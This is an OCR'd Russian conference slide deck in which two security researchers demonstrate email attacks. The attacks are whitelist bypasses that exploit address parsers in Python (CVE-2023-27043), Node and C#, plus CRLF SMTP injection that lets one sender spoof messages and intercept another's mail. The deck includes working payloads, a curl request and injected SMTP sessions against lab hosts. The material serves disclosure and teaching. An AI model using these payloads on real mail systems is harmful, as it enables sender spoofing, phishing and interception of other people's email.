

phd 2X pt
“Вам письмо:
старые новые
атаки на почту”
Елизавета Тишина из DeteAct
Всеволод Кокорин из SolidLab

- Специалист по анализу защищённости в **DeteAct**
- Тестирую веб-приложения на проникновение
- Исследую безопасность в Telegram канале **HaHacking**

- *В рамках доклада:* ***наглядно проэксплуатирую***



Елизавета Тишина

@QWQORO

- Исследователь безопасности из **SolidLab**
- Автор популярного Telegram канала **Slonser_notes**
- Автор 0day исследований на blog.slonser.info
- Член одной из сильнейших CTF команд мира **C4T BuT S4D**
- *В рамках доклада:* ***импактно проэксплуатирую***

Всеволод Кокорин

@SLONSER

phd 2X pt

Проблема №1: 

некорректный парсинг адресов

Теория — об адресе электронной почты

```
Liza <"test!"(@qwq.oro)@[127.0.0.1](its me)>
```

Спецификации:

Internet Standard	RFC 822 →
Proposed Standard	RFC 2822 →
Draft Standard	RFC 5322

Валидные конструкции

- [IP адреса]
- (Комментарии)
- “ Ура, кавычки! ”
- и многое другое, но при выполнении условий…

Теория — об адресе электронной почты

[address (mailbox (name-addr))]

[angle-addr]

```
Liza <"test!"(@qwq.oro)@[127.0.0.1](its me)>
```

отображаемое имя

[display-name]

локальное имя


комментарий

[local-part (quoted-string)]

IP адрес

комментарий

[domain (domain-literal)]



Теория — об адресе электронной почты

/ Корректный парсинг

```
Liza <"test!"(@qwq.oro)@[127.0.0.1](its me)>
```

Liza (@qwq.oro its me) — [REAL NAME] → ЛЮБУЕМСЯ


"test!"@[127.0.0.1] — [E-MAIL ADDRESS] → **ИСПОЛЬЗУЕМ**

Тренировка — Improper Input Validation → **Whitelist Bypass**

Технология:
Python
0-2.7.18
3.X-3.12

Библиотека:
email

CVE:
2023-27043



Тренировка — Improper Input Validation → **Whitelist Bypass**

```python
email = request.form.get('email')
password = request.form.get('password')

if parseaddr(email)[1].split('@')[1] == "hahacking.local":
    .....
    s.send_message(msg)
    result = "Вы успешно зарегистрированы!"
else:
    result = "Допускаются только почты домена hahacking.local!"
```

```
└─$ python
Python 3.11.2

>>> from email.utils import parseaddr
>>> parseaddr("contact@hahacking.local]<qwqoro@qwqoro.local>")
('', 'contact@hahacking.local')
>>>
```


Уязвимые функции

- `email.utils.parseaddr()`
- `email.utils.getaddresses()`

Доп. условия

- Письмо отправляется на полный адрес

Тренировка — Improper Input Validation → **Whitelist Bypass**



Тренировка — Improper Input Validation → **Whitelist Bypass**

Результат

- Удовлетворили условие белого списка
- Получили письмо на свой адрес **вне белого списка**

```
┌──(qwqoro㉿kali)-[~]
└─$ curl -X POST http://hahacking.local/signup
-d "email=contact@hahacking.local]<qwqoro@qwqoro.local>
&password=qwqoroqwqoro"

  <body>
    <div class="contact">
      <h2 class="title">Регистрация в системе</h2>
      <form action="signup" method="post">
        <p>Вы успешно зарегистрированы!</p>
        <label for="name">Адрес электронной почты:</label>
```

```
From: HaHacking <contact@hahacking.local>
To: You <contact@hahacking.local>]<qwqoro@qwqoro.local>>
Content-Type: text/plain; charset="utf-8"

Welcome to HaHacking! You have successfully signed up!
```

Теория — IP в email

```
domain          =   dot-atom / domain-literal / obs-domain

domain-literal  =   [CFWS] "[" *([FWS] dtext) [FWS] "]" [CFWS]

dtext           =   %d33-90 /          ; Printable US-ASCII
                    %d94-126 /         ;  characters not including
                    obs-dtext          ;  "[", "]", or "\"
```

Email Address - name@[127.0.0.1]

Бой — Python is bad…

```python
from email.utils import parseaddr

# Example email address
email_address = '<slonser@[solidlab>[(\x0b   \xa0\x0a]>'

# Parsing the email address
name, addr = parseaddr(email_address)

print(b'Email Address - ' + addr.encode())
```

```
b'Email Address - slonser@[solidlab>[(\x0b \xc2\xa0\n]'
```

Бой — NodeJS old stuff…

addressparser DT

1.0.1 • Public • Published 8 years ago

Readme | Code Beta | 0 Dependencies | 62 Dependents | 11 Versions

addressparser

Parse e-mail address fields. Input can be a single address (`"andris@kreata.ee"`), a formatted address (`"Andris Reinman <andris@kreata.ee>"`), comma separated list of addresses (`"andris@kreata.ee, andris.reinman@kreata.ee"`), an address group (`"disclosed-recipients:andris@kreata.ee;"`) or a mix of all the formats.

In addition to comma the semicolon is treated as the list delimiter as well (except when used in the group syntax), so a value `"andris@kreata.ee; andris.reinman@kreata.ee"` is identical to `"andris@kreata.ee, andris.reinman@kreata.ee"` .

Installation

Install

```
> npm i addressparser
```

Repository

github.com/andris9/addressparser

Homepage

github.com/andris9/addressparser#rea...

Weekly Downloads


410 594

Бой — Don’t use this please…


```
5    const addressparser = require('addressparser');
6    var addresses = addressparser('Slonser <slonser@[S]\x00\r\n]>');
7    console.log(addresses);
```

```
[{address: 'slonser@[S]\x00\r\n]', name: 'Slonser'}]
```

Бой — Try another solution



Бой — Also doesn’t work…



```
1   const addrs = require("email-addresses")
2   let result = addrs.parseOneAddress("<slonser@[::1>\"\\[:<h1>slonser@gmail.com,русский?]>")
3   console.log(result.address)
```

```
slonser@[::1>"[:<h1>slonser@gmail.com,русский?]
```

Бой — Many bugs

It’s just an example, problem also affects:

- Rust libraries
- Ruby
- PHP
- …

phd 2X pt

Проблема №2:
недостаточная фильтрация специальных конструкций

Теория — Общение по SMTP

Команды

- `HELO` / `EHLO`: Начать соединение
- `QUIT`: Закрыть соединение
- ⓘ `RSET`: Сбросить транзакцию, **НЕ** закрывая соединение

Конверт / Envelope

- `MAIL FROM`: Отправитель
- `RCPT TO`: Получатель
- `DATA`: Начать письмо

```
220 hahacking.local ESMTP Postfix (Debian/GNU)
EHLO hahacking.local
250-hahacking.local
250-PIPELINING
250-SIZE 10240000
250-VRFY
250-ETRN
250-STARTTLS
250-ENHANCEDSTATUSCODES
250-8BITMIME
250-DSN
250-SMTPUTF8
250 CHUNKING
MAIL FROM:<testemail@test.local>
250 2.1.0 Ok
RCPT TO:<contact@hahacking.local>
250 2.1.5 Ok
DATA
354 End data with <CR><LF>.<CR><LF>
TestTextTestText
.
250 2.0.0 Ok: queued as 1E8C027B71
QUIT
221 2.0.0 Bye

6 client pkts, 7 server pkts, 12 turns.
```

Теория — Общение по SMTP

Содержимое письма

Заголовки

- `From`: Отправитель
- `To`: Получатель
- `Subject`: Тема
- ⓘ `Cc, Bcc` Копии

...

Тело письма

Специальные конструкции

- `<SP>`: Отделить аргумент
- `<CRLF>`: Закрыть команду / строку
- ⓘ `<CRLF>.<CRLF>`: Закрыть `DATA`


```
220 hahacking.local ESMTP Postfix (Debian/GNU)
EHLO hahacking.local
250-hahacking.local
250-PIPELINING
250-SIZE 10240000
250-VRFY
250-ETRN
250-STARTTLS
250-ENHANCEDSTATUSCODES
MAIL FROM:<testemail@test.local>
250 2.1.0 Ok
RCPT TO:<contact@hahacking.local>
250 2.1.5 Ok
DATA
354 End data with <CR><LF>.<CR><LF>
TestTextTestText
.
250 2.0.0 Ok: queued as 1E8C027B71
QUIT
221 2.0.0 Bye
6 client pkts, 7 server pkts, 12 turns.
```

Тренировка — Improper Input Validation → **CRLF SMTP Injection**

Технология:
NodeJS

Библиотека:
`smtp-client`

MTA:
Postfix



Тренировка — Improper Input Validation → **CRLF SMTP Injection**

/ Нормальное поведение

```
▾ HTML Form URL Encoded: application/x-www-form-urlencoded
  ▸ Form item: "email" = "testemail@test.local"
  ▸ Form item: "text" = "TestTextTestText"
```

Входные точки

- `email` → `MAIL FROM`
- `text` → `DATA`

```
MAIL FROM:<testemail@test.local>
250 2.1.0 Ok
RCPT TO:<contact@hahacking.local>
250 2.1.5 Ok
DATA
354 End data with <CR><LF>.<CR><LF>
TestTextTestText
.
250 2.0.0 Ok: queued as 1E8C027B71
```

Тренировка — Improper Input Validation → **CRLF SMTP Injection**

MAIL FROM

Отсутствие санитизации

```
172    mail({from=null, timeout=0, utf8=false}={}) {
173      let lines = [];
174      let handler = (line) => lines.push(line);
175      let command = `MAIL FROM:<${from}>\r\n`;
```


DATA

Недостаточная санитизация

```
279    data(source, {sourceSize=0, timeout=0}={}) {
                                                  ......
287      let command = `DATA\r\n`;
                                                  ......
294        lines = [];
295        return this.write(`${source.replace(/^\./m,'..')}\r\n.\r\n`,
```

Тренировка — CRLF SMTP Injection → **E-mail Spoofing**

/ Эксплуатация




```
MAIL FROM:<you@example.org>                    1
250 2.1.0 Ok
RCPT TO:<contact@hahacking.local>
250 2.1.5 Ok
DATA
354 End data with <CR><LF>.<CR><LF>
..Hello!
.
MAIL FROM:<akamir@hahacking.local>             2
RCPT TO:<bazhena@hahacking.local>
DATA
Check this out! https://t.me/hahacking
.
250 2.0.0 Ok: queued as C331927B71
250 2.1.0 Ok
250 2.1.5 Ok
354 End data with <CR><LF>.<CR><LF>
250 2.0.0 Ok: queued as C4F1C27B78
```

Тренировка — CRLF SMTP Injection → **E-mail Spoofing**

Результат

- Возможность отправки произвольных писем от **чужого имени** с уязвимого почтового сервиса

```
┌──(qwqoro㉿kali)-[/var/mail]
└─$ sudo cat contact
From you@example.org ..... 1
Return-Path: <you@example.org>
X-Original-To: contact@hahacking.local
Delivered-To: contact@hahacking.local

.Hello!
```

2 .....

```
┌──(qwqoro㉿kali)-[/var/mail]
└─$ sudo cat bazhena
From akamir@hahacking.local
Return-Path: <akamir@hahacking.local>
X-Original-To: bazhena@hahacking.local
Delivered-To: bazhena@hahacking.local

Check this out! https://t.me/hahacking
```

Тренировка — CRLF SMTP Injection → **E-mail Hijacking**

отправлено

ожидается DATA

```
..Hello!
.
MAIL FROM:<qwqoro@hahacking.local>
RCPT TO:<qwqoro@hahacking.local>

.
250 2.0.0 Message queued for delivery.
250 2.1.0 OK
250 2.1.5 OK
500 5.5.1 Invalid command.
500 5.5.1 Invalid command.
```

1

2

```
MAIL FROM:<akamir@hahacking.local>
503 5.5.1 Multiple MAIL commands not allowed.
RCPT TO:<contact@hahacking.local>
250 2.1.5 OK
DATA
354 Start mail input; end with <CRLF>.<CRLF>
Super secret!
.
250 2.0.0 Message queued for delivery.
```

Доп. условия

- Одно соединение на всех
- Почтовый сервер не разрывает соединение после ошибки

Результат

- Возможность перехвата чужого письма в рамках соединения

Теория — [CRLF]

Напомним

- Возможность вставки также может включать *переводы строк*


```
slonser@[S\x00\r\n]
```

[E-MAIL ADDRESS]

Бой — C# exploitable?

Условия

- Стандартная библиотека
- Контролируем адрес

```
static void sendMessage(String to_string){
    MailAddress from = new MailAddress("from@domen.ru", "Slonser");
    MailAddress to = new MailAddress(to_string);
    MailMessage m = new MailMessage(from, to);
    Console.WriteLine(to);
    m.Subject = "Subject";
    m.Body = "Body";
    SmtpClient smtp = new SmtpClient("smtp.yandex.ru", 587);
    smtp.Credentials = new NetworkCredential("from@domen.ru", "password");
    smtp.EnableSsl = true;
    smtp.Send(m);
}
```

Бой — Simple Payload?

Условия

- `MailAddress` использует фильтр
- Напрямую вставляется в SMTP

```
var to_string="<slonser.bugbounty@\r\nyandex.ru>";
sendMessage(to_string);
```

```
to [MailAddress]: {slonser.bugbounty@yandex.ru}
    Address [string]: "slonser.bugbounty@yandex.ru"
    DisplayName [string]: ""
    Host [string]: "yandex.ru"
    User [string]: "slonser.bugbounty"
```

Бой — Not IP domain?

Условия

- `MailAddress` использует фильтр
- Напрямую вставляется в SMTP


```
var to_string="<slonser.bugbounty@[test\r\n]>";
sendMessage(to_string);
```

```
to [MailAddress]: {slonser.bugbounty@[test
    Address [string]: "slonser.bugbounty@[test\r\n]"
    DisplayName [string]: ""
    Host [string]: "[test\r\n]"
    User [string]: "slonser.bugbounty"
```

Бой — Final?

Условия

- Вставляем SMTP команды внутрь адреса
- **Побеждаем**

